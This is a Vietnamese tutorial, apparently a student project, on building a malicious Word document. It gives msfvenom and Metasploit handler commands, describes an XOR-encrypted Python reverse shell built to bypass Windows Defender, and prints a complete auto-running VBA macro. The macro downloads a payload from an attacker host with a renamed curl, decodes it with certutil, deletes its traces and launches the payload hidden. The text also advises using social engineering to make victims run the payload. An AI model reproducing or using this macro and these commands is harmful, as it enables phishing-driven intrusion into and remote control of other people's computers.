1. **Tổng quan**
   1. **Macro trong Word**

Macro là những chương trình nhỏ giúp tự động hóa các thao tác lặp đi lặp lại ở 1 vùng dữ liệu, thay vì phải tự thực hiện một công việc thì Macro sẽ làm điều đó. Ví dụ như nhập chữ hoặc số, chọn ô, chọn lệnh trong thanh Ribbon hay trong menu, định dạng ô, định dạng cột/hàng, import dữ liệu từ nguồn ngoài như [Access](https://vi.wikipedia.org/wiki/Microsoft_Access).

Ngoài ra Macro cũng đem lại rất nhiều lợi ích cho bạn khi thực hiện soạn thảo văn bản trên Word:

* Luôn luôn định dạng mặc định cho một vùng dữ liệu.
* Phục vụ tự động cho công việc nhờ các tính năng đã thiết lập sẵn.
* Có thể chỉnh sửa cho phù hợp bất cứ lúc nào.
* Cách sử dụng Macro
* Cách tạo Macro trong Word
  1. **Reverse TCP**
     1. **Giới thiệu**

**TCP/IP** hoặc Transmission Control Protocol (Giao thức điều khiển truyền)/Internet Protocol (Giao thức mạng) là ngôn ngữ giao tiếp cơ bản của Internet. Mạng Internet sử dụng bộ giao thức **TCP/IP** để cho phép một máy tính nói chuyện với một máy tính khác thông qua Internet bằng cách biên dịch các gói dữ liệu và gửi chúng đến đúng địa điểm.

Một tường lửa cơ bản hoạt động trên việc chặn những kết nối vào từ ngoài vào. Một cuộc tấn công **reverse\_tcp** là khi kẻ tấn công làm cho máy nạn nhân bắt đầu kết nối tới chính kẻ tấn công. Đó là cách thức hoạt động cơ bản của một cuộc tấn công **reverse\_tcp**.

Để hiểu được kiểu tấn công này, chúng ta có 2 khái niệm cơ bản:

* **Bind Shell**: Đây là một loại shell trong đó máy đích mở một cổng giao tiếp hoặc chương trình chấp nhận kết nối (listener) trên máy nạn nhân và chờ kết nối đến. Kẻ tấn công sau đó kết nối với máy của máy nạn nhân, sau đó thực hiện các lệnh.
* **Reverse Shell**: Đây là một loại shell trong đó máy mục tiêu bắt đầu kết nối với máy tấn công. Máy tấn công này có một cổng để nhận các kết nối đến, khi được sử dụng, có thể dẫn đến thực thi mã hoặc lệnh trên máy nạn nhân.
  + 1. Cuộc tấn công Reverse TCP

Một cuộc tấn công reverse\_tcp là một kiểu tấn công khai thác.

Mã khai thác là một phần mềm, một đoạn dữ liệu hoặc một chuỗi các câu lệnh lợi dụng lỗi hoặc lỗ hổng trong ứng dụng hoặc hệ thống để tạo ra hành vi ngoài ý muốn hoặc không lường trước được.

Các loại kết nối

* Kết nối thẳng là khi thiết bị khởi tạo một kết nối (nạn nhân tạo kết nối đến kẻ tấn công).
* Kết nối ngược là kẻ tấn công khởi tạo kết nối đến thiết bị (kẻ tấn công tạo kết nối đến nạn nhân). Sẽ rất khó để tạo một kết nối ngược

Tường lửa hoạt động theo nguyên tắc cơ bản là chặn tất cả các kết nối đến. Vì vậy, tất cả các kết nối đến (kết nối ngược) bị chặn bởi tường lửa. Tuy nhiên, nếu máy nạn nhân thiết lập kết nối (kết nối thẳng) thì được phép và kết quả là chúng ta có được kết nối được thiết lập tới máy nạn nhân.

Đối với kiểu tấn công reverse\_tcp về cơ bản thay vì kẻ tấn công khởi tạo kết nối rõ ràng sẽ bị chặn bởi tường lửa, máy nạn nhân sẽ khởi tạo kết nối tới kẻ tấn công, nhiều khả năng sẽ được tường lửa cho phép và kẻ tấn công sau đó kiểm soát thiết bị và truyền lệnh. Nó là một loại shell tương tác ngược.

* + 1. **Thiết lập cuộc tấn công Reverse TCP**

Ở đây tôi sẽ đề cập đến một cuộc tấn công Reverse TCP đơn giản sử dụng metasploit framework.

Điều đầu tiên cần làm là tạo ra một payload chứa các thông tin về máy lắng nghe (kẻ tấn công) bằng các sử dụng **msfvenom** và cấu hình các thông tin sau:

* **LHOST**: Đây là địa chỉ IP mà kẻ tấn công muốn máy mục tiêu tạo kết nối đến.
* **LPORT**: Đây là cổng trên LHOST mà kẻ tấn công muốn máy mục tiêu kết nối đến.

Để tạo một payload có thể thực hiện câu lệnh sau:

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.0.1 LPORT:4444 -f exe -e cmd/powershell\_base64 -o ~/payload.exe

Câu lệnh này tạo ra một payload loại **exe**(dạng thực thi trên Windows) và được mã hóa dạng **powershell\_base64**, được xuất ra tệp **payload.exe**

Bây giờ bằng một cách nào đó để gửi payload này đến máy nạn nhân, để thử nghiệm, tôi sẽ sao chép tệp theo cách thủ công nhưng thực tế các đồng chí nên sử dụng kỹ thuật social engineering để gửi tệp đến máy nạn nhân.

Bây giờ các đồng chí phải thiết lập một **listener**trên máy tấn công, điều này có thể được thực hiện bằng cách mở một giao diện dòng lệnh và chạy các lệnh sau:

$ msfconsole

msf5> use exploit/multi/handler

msf5 exploit(handler)> set payload windows/meterpreter/reverse\_tcp

msf5 exploit(handler)> set lhost 192.168.0.1

msf5 exploit(handler)> set lport 4444

msf5 exploit(handler)> exploit

Các câu lệnh trên sẽ thiết lập handler trên máy kẻ tấn công và chỉ chờ kết nối ngược từ nạn nhân.

Bây giờ các đồng chí phải làm cho nạn nhân thực thi payload trên máy, ở cuộc thử nghiệm này các đồng chí sẽ kích hoạt payload một cách thủ công, nhưng trong thực tế, các đồng chí sẽ cần phải thực hiện các kỹ thuật social engineering khiến cho nạn nhân chạy payload trên máy của họ.

Sau khi tệp được thực thi, handler trên máy kẻ tấn công sẽ nhận được kết nối đến và kẻ tấn công đã có thể kiểm soát máy của nạn nhân.


1. **Xây dựng file word độc hại sử dụng Macro và Bypass Windows Defender cập nhật ngày 30/10/2021**
   1. **Payload ReverseTCP**
      1. **Cách tạo Payload :**

+ Payload được viết bằng ngôn ngữ Python


+ File Listener trên máy attacker: attacker\_listener.py




* Đầu tiên, hàm connection để tạo cổng lắng nghe:



* Các hàm byte\_xor , encode\_xor, xor\_decode để mã hóa và giải mã XOR đường truyền giữa Victim và Attacker:




* Key để mã hóa và giải mã XOR:




+ File Payload trên máy victim: target\_reverse\_tcp.pyw. Để dễ dàng sử dụng, file Payload target\_reverse\_tcp.pyw đã được chuyển thành 1 file.exe, bằng cách sử dụng file tạo payload là Payload\_Bypass.exe




* Máy Victim sẽ chủ động kết nối với máy Attacker thông qua hàm connect()



* Các hàm byte\_xor , encode\_xor, xor\_decode để mã hóa và giải mã XOR đường truyền giữa Victim và Attacker giống như file attacker\_listener.py



* Key để mã hóa và giải mã cũng phải giống với file attacker\_listener.py



* + 1. **Nhiệm vụ của Payload:**

**+** Máy Victim khi chạy file target\_reverse\_tcp.pyw đồng nghĩ với việc chủ động gọi kết nối tới máy Attacker. Trong khi máy Attacker đang lắng nghe thì kết nối sẽ được khởi tạo thành công. Chức năng tương tự 1 con Reverse\_Shell\_TCP thông thường.

**+** Sau khi kết nối thành công, Attacker có thể sử dụng các lệnh để chạy trên cmd của máy Victim, máy Victim sẽ trả lại kết quả trên màn hình máy Attacker sau khi nhận lệnh.

* + 1. **Hướng dẫn sử dụng:**


+ Máy Attacker: Parrot OS hoặc Kali-Linux OS (Chạy giống hệt nhau)

+ Máy Victim: Windows 10 OS version 21H1

+ Trên máy Attacker: Chạy file attacker\_listener.py:


****

+ Trên máy Victim: Payloac chưa Bypass được Cloud Protection, đồng thời cũng không để Windows thu thập mẫu để phân tích. Nên lưu ý khi demo phải tắt Cloud-Delivery Protection, nếu không sẽ bị update. Những cái khác bật như bình thường:




**+** Chạy file Payload\_Bypass.exe trên Windows 10 để tạo file payload.exe và payload.txt:


LHOST: địa chỉ máy Attacker, LPORT: cổng lắng nghe trên máy Attacker (4444), Output: Tên file payload được tạo ra.

****

+ Kết quả:

****

+ File .exe là file thực thi trên máy Victim: Có thể chạy trực tiếp để tạo kết nối với máy Attacker. File .txt là file mã hóa của file .exe bằng certutil trên Windows 10, mục đích sẽ được sử dụng trong phần sau.



+ Lưu ý khi đặt Payload trên máy Victim: phải ở thư mục không có file nào có tên Tiếng Việt có dấu (như là: Danh Sách.docx, Báo Cáo.txt). Nếu không sẽ bị mất kết nối khi dùng lệnh dir trên máy Attacker

🡺Vì vậy trong bài này Payload chỉ mang tính chất Demo, nếu Bypass Full thì cần 1 con payload reverse\_shell\_tcp mạnh hơn

* 1. **Giới thiệu Macro sử dụng để tạo file word độc hại**

Trong phần này tôi sẽ giới thiệu về đoạn mã Macro trong file .docm mà chúng tôi sử dụng.

Đoạn mã Macro này được xây dựng để thực hiện các nhiệm vụ:

* Tạo một công cụ để tải tập tin trên Internet từ ứng dụng curl.exe
* Tải tập tin payload Reverse TCP đã được mã hóa
* Giải mã tập tin payload Reverse TCP vừa được tải về
* Thực thi payload Reverse TCp sau khi được giải mã

Các bước xây dựng đoạn mã Macro để thực hiện những điều trên (chú ý rằng mã Macro dựa trên ngôn ngữ lập trình Visual Basic):

**Bước 1:** Tạo hàm chứa các xử lý:

*Private Sub Document\_Open()*

*‘Thêm code vào đây*

*End Sub*

**Bước 2:** Khai báo các biến:

* Biến lưu đường dẫn đến file công cụ download được tạo ra từ quá trình mã hóa curl và chuyển thành file txt: Dim strPath\_curl\_txt As String
* Biến lưu đường dẫn đến file công cụ download được giải mã từ file strPath\_curl\_txt ở dạng file exe: Dim strPath\_curl\_exe As String
* Biến lưu Url của server chứa file payload Reverse TCP: Dim urlDownload As String
* Biến lưu đường dẫn file payload Reverse TCP vừa tải về: Dim strPath\_payload\_txt As String
* Biến lưu đường dẫn đến file payload Reverse TCP sau khi đã giải mã: Dim strPath\_payload\_exe As String
* Biến lưu đoạn script: Dim script As String

**Bước 3:** Set giá trị cho các biến:

Để lấy đường dẫn đến file docm chứa Macro này ta sử dụng thuộc tính: ActiveDocument.Path

* Gán giá trị đường dẫn cho strPath\_curl\_txt:

strPath\_curl\_txt = ActiveDocument.Path + "\download.txt"

* Gán giá trị đường dẫn cho strPath\_curl\_exe:

strPath\_curl\_exe = ActiveDocument.Path + "\download.exe"

* Gán giá trị đường dẫn cho urlDownload:

urlDownload = "http://192.168.0.148/share/emay.txt"

* Gán giá trị đường dẫn cho strPath\_payload\_txt:

strPath\_payload\_txt = ActiveDocument.Path + "\payload.txt"

* Gán giá trị đường dẫn cho strPath\_payload\_exe:

strPath\_payload\_exe = ActiveDocument.Path + "\payload.exe"

**Bước 4:** Xây dựng đoạn script

Chia chuỗi script thành nhiều chuỗi nhỏ để dễ xây dựng và sửa khi có lỗi. Script này sử dụng để chạy trên cmd và ngắt giữa các câu lệnh cmd sử dụng ký tự “&”

* Chạy cmd: script = script + "C:\Windows\System32\cmd.exe /c "
* Sử dụng xcopy để sao chép curl ra thư mục chứa file docm:

script = script + "xcopy C:\Windows\System32\curl.exe " + ActiveDocument.Path + " & "

* Sử dụng certutil để mã hóa curl vừa copy và chuyển thành file txt có tên là download.txt:

script = script + "certutil -encode " + ActiveDocument.Path + "\curl.exe " + strPath\_curl\_txt + " & "

* Sử dụng certutil để giải mã file txt vừa rồi ra file exe và đổi tên thành download.exe

script = script + "certutil -decode " + strPath\_curl\_txt + " " + strPath\_curl\_exe + " & "

* Sử dụng download.exe để tải tập tin payload trên server có url là urlDownload về và đặt tên là payload.txt

script = script + strPath\_curl\_exe + " " + urlDownload + " -o " + strPath\_payload\_txt + " & "

* Sử dụng certutil để giải mã file payload.txt vừa tải về thành payload.exe

script = script + "certutil -decode " + strPath\_payload\_txt + " " + strPath\_payload\_exe + " & "

* Xóa đi các tập tin vừa tạo ra chỉ giữ lại payload.exe để thực thi

script = script + "del " + ActiveDocument.Path + "\curl.exe & "

script = script + "del " + strPath\_curl\_txt + " & "

script = script + "del " + strPath\_curl\_exe + " & "

script = script + "del " + strPath\_payload\_txt + " & "

* Chạy file payload.exe

script = script + "START /MIN " + strPath\_payload\_exe + " -e cmd.exe -d & "

* Thoát và tắt cmd.exe

script = script + “exit ”

**Bước 5:** Thực thi đoạn script vừa tạo:

Shell(script), vbHidden

Cuối cùng, đoạn mã Macro xây dựng được có nội dung như sau:

Private Sub Document\_Open()

Dim strPath\_curl\_txt As String

Dim strPath\_curl\_exe As String

Dim url\_txt As String

Dim strPath\_payload\_txt As String

Dim strPath\_payload\_exe As String

strPath\_curl\_txt = ActiveDocument.Path + "\download.txt"

strPath\_curl\_exe = ActiveDocument.Path + "\download.exe"

url\_txt = "http://192.168.0.118/share/quyet.txt"

strPath\_payload\_txt = ActiveDocument.Path + "\dung+quyet.txt"

strPath\_payload\_exe = ActiveDocument.Path + "\quyet.exe"

Dim script As String

script = script + "C:\Windows\System32\cmd.exe /c "

script = script + "xcopy C:\Windows\System32\curl.exe " + ActiveDocument.Path + " & "

script = script + "certutil -encode " + ActiveDocument.Path + "\curl.exe " + strPath\_curl\_txt + " & "

script = script + "certutil -decode " + strPath\_curl\_txt + " " + strPath\_curl\_exe + " & "

script = script + strPath\_curl\_exe + " " + url\_txt + " -o " + strPath\_payload\_txt + " & "

script = script + "certutil -decode " + strPath\_payload\_txt + " " + strPath\_payload\_exe + " & "

script = script + "del " + ActiveDocument.Path + "\curl.exe & "

script = script + "del " + strPath\_curl\_txt + " & "

script = script + "del " + strPath\_curl\_exe + " & "

script = script + "del " + strPath\_payload\_txt + " & "

script = script + "START /MIN " + strPath\_payload\_exe + " -e cmd.exe -d & "

script = script + "exit "


Shell (script), vbHidden

End Sub

Đây là nội dung đoạn mã Macro đã xây dựng. Tuy nhiên trong quá trình thực hành chúng tôi đã xây dựng công cụ cho phép tự động tạo Macro và gắn vào file docm.


* 1. **Thực hành xây dựng file word độc hại**

Quy trình xây dựng file word độc hại:



*Hình 2.3.1. Quy trình xây dựng file word độc hại*

Công cụ sử dụng:



*Hình 2.3.2. Các công cụ sử dụng để tạo file word độc hại*


Trong phần này sử dụng 3 công cụ chính là:

* Payload\_Bypass.exe: tạo payload Reverse TCP dưới dạng file exe
* Certutil: công cụ có sẵn trong Windows để mã hóa file payload và chuyển thành file txt
* Macro\_Attack: Thêm mã Macro vào trong file word có đuôi .docm

Chi tiết các bước trong quy trình xây dựng file word độc hại:

